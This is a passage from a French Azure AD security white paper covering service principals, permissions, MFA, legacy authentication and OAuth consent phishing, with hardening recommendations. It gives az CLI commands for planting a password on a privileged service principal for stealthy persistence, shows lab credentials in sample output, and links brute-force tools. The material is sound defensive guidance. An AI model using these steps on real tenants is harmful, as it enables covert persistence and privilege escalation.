
Les applications et les services principaux

Dans Azure AD, une application désigne la configuration de l'application (définition de l'application, des autorisations) tandis que le service principal désigne l'objet de sécurité qui porte les autorisations.

Dans Azure AD, tout est application : Azure CLI, le portail Office 365, Microsoft Graph, Office 365 Management APIs, Etc.

Un service principal ne peut pas exister sans une application. En effet, l'application a besoin d'un service principal pour obtenir une identité pour la connexion et l'accès aux ressources au travers d'Azure AD. Lorsque vous créez vos propres applications dans votre tenant, vous maitrisez sa configuration. La définition de l'application et son service principal sont inclus dans votre tenant. En revanche, lorsque vous utilisez les applications Microsoft Office 365, celles-ci sont définies dans un Azure AD interne appartenant à Microsoft et seul le service principal sera créé dans votre propre tenant Azure. La situation est similaire lorsqu'on utilise une application développée par une société externe.

Pour ajouter un peu plus de complexité, une application peut avoir plusieurs services principaux au travers de différents tenants Azure. On parlera alors d'application multi-tenant.



Définition d'applications multi-tenant

Il est possible de créer un service principal au travers de différents outils évoqués précédemment (portail Azure, module PowerShell Azure AD et Az PowerShell, module PowerShell AzureRM (obsolète, remplacé par Az), CLI Azure et l'API Microsoft Graph.

Un service principal peut utiliser un mot de passe ou un certificat pour se connecter à l'Azure AD.

```
→  ~ az ad sp create-for-rbac --name "test super app"
Changing "test-super-app" to a valid URI of "http://test-super-app", which is the required format used for service principal nam
es
Creating a role assignment under the scope of "/subscriptions/1ac6f51d-86e                    96ef407eb"
  Retrying role assignment creation: 1/36
{
  "appId": "d40890a3-7c8c                70e814bed1f4",
  "displayName": "test super app",
  "name": "http://test-super-app",
  "password": "fVttL-6                                  lj",
  "tenant": "cfa                                      ae5"
}
```

Création d'un service principal associé à l'application "test super app"

Partie 2 - Azure AD et sécurité


Pour une instance de base Office 365, il y a plus de 250 applications définies. Une liste disponible à l'adresse suivante permet d'avoir un aperçu :
https://www.rickvanrousselt.com/azure-default-service-principals-reference-table/

Les autorisations des applications sont de deux types :

- **Application** : autorisations assignées au service principal de l'application, statiques et sans limites dans le temps ;
- **Déléguées** : autorisations qui nécessitent le consentement de l'utilisateur pour être autorisées à agir au nom de l'utilisateur et disposent d'une date d'expiration.

« Les rôles (groupes privilégiés) qui peuvent gérer toutes les applications sont les rôles administrateur général et administrateur d'applications. Il est recommandé d'être vigilant sur ces rôles, surtout les administrateurs d'applications qui concernent souvent plus d'utilisateurs. »


Ces autorisations peuvent être consultées depuis le portail à deux endroits distincts : depuis la vue de l'application et depuis la vue du service principal de l'application.



Autorisations accessibles depuis la page de l'application "test super app"


Dans la capture ci-dessus, nous pouvons observer les autorisations de type application et déléguées, que l'application test super app utilise au travers de l'API Active Directory Graph.

La capture ci-dessous liste des autorisations depuis le service principal de l'application test super app. La présence de ces deux vues distinctes peut induire en erreur un administrateur lors de la revue des autorisations. En effet, il est possible d'attribuer une autorisation directement au service principal d'une application. Elle apparaîtra au sein de la vue autorisation du service principal, mais pas dans la vue API permission de l'application.



Autorisations accessibles depuis la page du service principal de l'application "test super app"

Note : il n'est pas possible de connaître les autorisations positionnées sur les applications Microsoft depuis le Portail.



Définition des permissions d'une application dans Azure AD

Microsoft n'a pas rendu simple la compréhension des permissions avec des différences de terminologie entre l'API et le portail.

Voici un tableau de correspondance issue d'une présentation du chercheur Dirk-jan Mollema à la BlueHat 2019 [7].

API definition	Portal terminology
Every application defines: - OAuth2 permissions - Application roles	App registration: - Delegated permissions - Application permissions
An application requires: - Resource access	App registration: - API permissions
A service principal has: - OAuth2 permission grants - Application roles	An enterprise application has: - Delegated permissions - Application permissions

Tableau de correspondance des termes API/Portail Azure

Les rôles (groupes privilégiés) qui peuvent gérer toutes les applications sont les rôles administrateur général et administrateur d'applications. Il est recommandé d'être vigilant sur ces rôles, surtout les administrateurs d'applications qui concernent souvent plus d'utilisateurs.

Lors d'une compromission d'un Azure AD, un attaquant qui dispose de l'un de ces rôles est en mesure d'attribuer un mot de passe à un service principal qui dispose d'autorisations importantes.

Ensuite, il pourra se connecter avec ce service principal pour maintenir un accès à l'environnement en toute discrétion, et ce, sans authentification multi-facteurs qui n'est pas compatible avec les services principaux.

```
➜  ~ az ad app credential reset --id 9a4ecca2-5271-4bc6-bc50-535bea72c9c1
{
  "appId": "9a4ecca2-5271-4bc6-bc50-535bea72c9c1",
  "name": "9a4ecca2-5271-4bc6-bc50-535bea72c9c1",
  "password": "1dWUbg3P4EqB~MAMtWNvm6ZDR_at8qW1xH",
  "tenant": "cfabae3e-f948-460c-acc6-ca9148d03ae5"
}
```

Génération automatique d'un mot de passe pour un service principal

Une autre méthode permet d'attribuer un mot de passe arbitraire à un service principal :

```
az ad app update --id 9a4ecca2-5271-4bc6-bc50-535bea72c9c1 --password MySuperPass
```

Génération manuelle d'un mot de passe pour un service principal

Lorsqu'un service principal d'une application possède un mot de passe, l'attribut PasswordCredential est renseigné pour l'application (sans révéler le mot de passe) :

```
"passwordCredentials": [
  {
    "additionalProperties": null,
    "customKeyIdentifier": null,
    "endDate": "2021-09-01T10:06:10.056471+00:00",
    "keyId": "3c9a06c8-81d6-489a-b699-d1f4adc64828",
    "startDate": "2020-09-01T10:06:10.056471+00:00",
    "value": null
  }
],
```


Attribut correspondant au mot de passe de l'application my-super-app

Il sera ensuite possible de se connecter en utilisant les API :

```
➜  ~ az login --service-principal -u https://my-super-app -p MySuperPass --tenant adminxmco.onmicrosoft.com --allow-no-subscriptions
[
  {
    "cloudName": "AzureCloud",
    "id": "cfabae3e-f948-460c-acc6-ca9148d03ae5",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "cfabae3e-f948-460c-acc6-ca9148d03ae5",
    "user": {
      "name": "https://my-super-app",
      "type": "servicePrincipal"
    }
  }
]
```

Connexion avec un service principal avec Azure cli

Dès lors, les actions possibles dépendent des autorisations attribuées à l'application. Il sera bien évidemment intéressant pour un attaquant d'utiliser une application disposant d'un nombre important d'autorisations.




Extrait de la liste des autorisations accordées à l'application "test super app"

Un article de la société Synacktiv [8] explique également comment créer un service principal en PowerShell avec un mot de passe pour assurer un moyen de persistance.

Un des moyens utilisés par un attaquant afin d'élever ses privilèges sur Azure AD consiste à utiliser un compte administrateur d'une application dont le service principal dispose de plus de privilèges que lui. Au travers de la même technique que la persistance, il pourra se connecter avec le service principal et bénéficier de ses permissions.

Des applications Microsoft ont des autorisations très importantes sur l'environnement Azure AD.

Microsoft a renforcé sa sécurité en ne permettant plus de visionner le mot de passe d'un service principal au travers des API. Le mot de passe est uniquement affiché à la création du service et il est nécessaire de le réinitialiser en cas d'oubli.



Le mot de passe n'est plus affiché au travers de l'API Azure


Note :
Est-ce que les services principaux avec un mot de passe sont toujours malveillants ? Non
Il existe beaucoup de cas d'utilisation où il peut être intéressant de se connecter avec un service principal. C'est le cas notamment dans l'utilisation des ressources Azure (ARM). Néanmoins, nous n'avons pas identifié de cas légitime où le service principal d'une application Microsoft aurait besoin d'un mot de passe assigné.

R6 : En cas de compromission d'un Azure Active Directory, il est important de ne pas omettre d'auditer les services principaux pouvant servir à la persistance des attaquants.

Partie 2 - Azure AD et sécurité

> Gestion des accès

Comme évoqué dans la première partie, les accès à Azure AD peuvent être effectués au travers de différentes méthodes : le portail Azure, les modules Powershell, Azure CLI et les APIs.



Interface Active directory du Portail

L'interface la plus facile à utiliser est le portail Azure qui permet la gestion des utilisateurs, des groupes, des rôles, des applications, appareils, etc. Les API sont en revanche très pratiques pour automatiser les tâches d'administrations ou récupérer de l'information.

Note : Par défaut, tous les utilisateurs ont accès au portail Azure de votre organisation. Il est néanmoins possible de restreindre son accès.


L'authentification des utilisateurs sur le portail ou au travers des API peut être renforcée via une authentification multi-facteurs et des accès conditionnels.

R7 : Bloquer l'accès au portail Azure pour les utilisateurs non-administrateur.

L'authentification multi-facteur (MFA)

Les utilisateurs d'Office 365 sont régulièrement la cible de campagnes de phishing. Le nombre de comptes Office 365 sous licence ayant dépassé les 250 millions en 2020, ceci constitue une cible très intéressante en termes de volume d'emails. Plusieurs groupes d'attaquants dont le célèbre groupe APT 28 en ont fait leur spécialité.

L'une des premières mesures de protection face au phishing est l'authentification multi-facteurs. Activée par défaut pour tous les utilisateurs pour les nouveaux tenants depuis le 22 octobre 2019, celle-ci constitue le premier rempart de sécurité indispensable pour votre Azure AD.




État de l'authentification multi-facteurs par utilisateur

Diverses méthodes de MFA existent : application d'authentification (telle que Microsoft Authenticator), SMS ou appels vocaux.

Lorsqu'un poste de travail est enrôlé dans Azure AD avec un compte Microsoft, des méthodes d'authentification sans mot de passe sont également proposées (Windows Hello, application Microsoft authenticator ou une clé de sécurité FIDO2). Plus d'informations sont disponibles sur le site de Microsoft : https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-authentication-passwordless

Le MFA peut être configuré avec l'accès conditionnel (cf. partie V), c'est-à-dire qu'il sera exigé uniquement dans certaines conditions (connexion depuis une adresse IP inconnue, connexion depuis un emplacement inconnu, etc.). Une configuration affinée permettra d'être moins contraignant pour l'utilisateur final



Application mobile Microsoft Authenticator

R8 : Mettre en place l'authentification à facteurs multiples (MFA) pour tous les utilisateurs et en priorité sur les comptes administrateurs.

R9 : Prévoir deux comptes de secours [9] administrateurs :
- Un compte avec le MFA, mais aucun accès conditionnel
- Un compte sans MFA, mais avec un accès conditionnel (ex. : adresse IP source)

L'utilisation de clé FIDO2 est intéressante pour les comptes de secours.
Microsoft recommande de limiter le nombre d'administrateurs généraux à 4 comptes maximum.

Néanmoins, tous les anciens protocoles disponibles dans Azure ne sont pas compatibles avec l'authentification multi-facteurs. On parle alors d'authentification héritée (legacy). L'authentification héritée ou legacy fait référence à une authentification qui ne supporte pas le MFA. Celle-ci est généralement utilisée pour les protocoles mail (IMAP, SMTP, ou POP3), mais également par d'anciennes suites Office, ou autres authentifications de type Basic.

L'utilisation de l'authentification héritée permet à un attaquant de réaliser des attaques par force brute même si l'authentification multi-facteurs est activée. De nombreux outils disponibles sur Internet permettent de réaliser des attaques par force brute en exploitant ce défaut de configuration.

Voici une liste non exhaustive :

- Ruler (Exchange) : https://github.com/sensepost/ruler/wiki/Brute-Force
- SprayingToolkit (Lync/Skype for Business/OWA) : https://github.com/byt3bl33d3r/SprayingToolkit
- LyncSniper (Lync/Skype for Business) : https://github.com/mdsecresearch/LyncSniper
- MailSniper (OWA/EWS) : https://github.com/dafthack/MailSniper


R10 : Bloquer l'authentification héritée au travers d'un accès conditionnel ou en activant les paramètres de sécurité par défaut. Les tenants ouverts après le 22/10/2019 bloquent par défaut l'authentification héritée

Depuis 2016, des attaques de phishing plus avancées, basées sur les jetons d'authentification OAuth2, ont été observées [10]. Les attaquants trompent leurs victimes en leur présentant une fausse application qui demande des autorisations Office 365.

Le but est d'obtenir un jeton permettant d'accéder aux informations de l'utilisateur (email, contacts, téléchargement de documents OneDrive) voire d'effectuer des actions (envoyer un message sous l'identité de l'utilisateur, modifier son profil, etc.).

L'attaquant ne possède donc pas le mot de passe de la victime, mais un jeton avec des autorisations et avec une durée limitée. L'avantage de cette technique est qu'elle permet de contourner l'authentification multi-facteurs.

Des frameworks tels que MDSec [11] ou PwnAuth [12] ont été créés pour simuler des campagnes de phishing.



Exemple d'une fausse application SalesForce qui demande des autorisations

R11 : Limiter les demandes d'accès aux API réalisables par les applications tierces. Les applications tierces autorisées dans une organisation peuvent également être basées sur une liste blanche.

R12 : Effectuer une revue régulière des applications ayant des autorisations déléguées. En cas de suspicion, un administrateur pourra bloquer l'application tierce et révoquer les jetons associés.

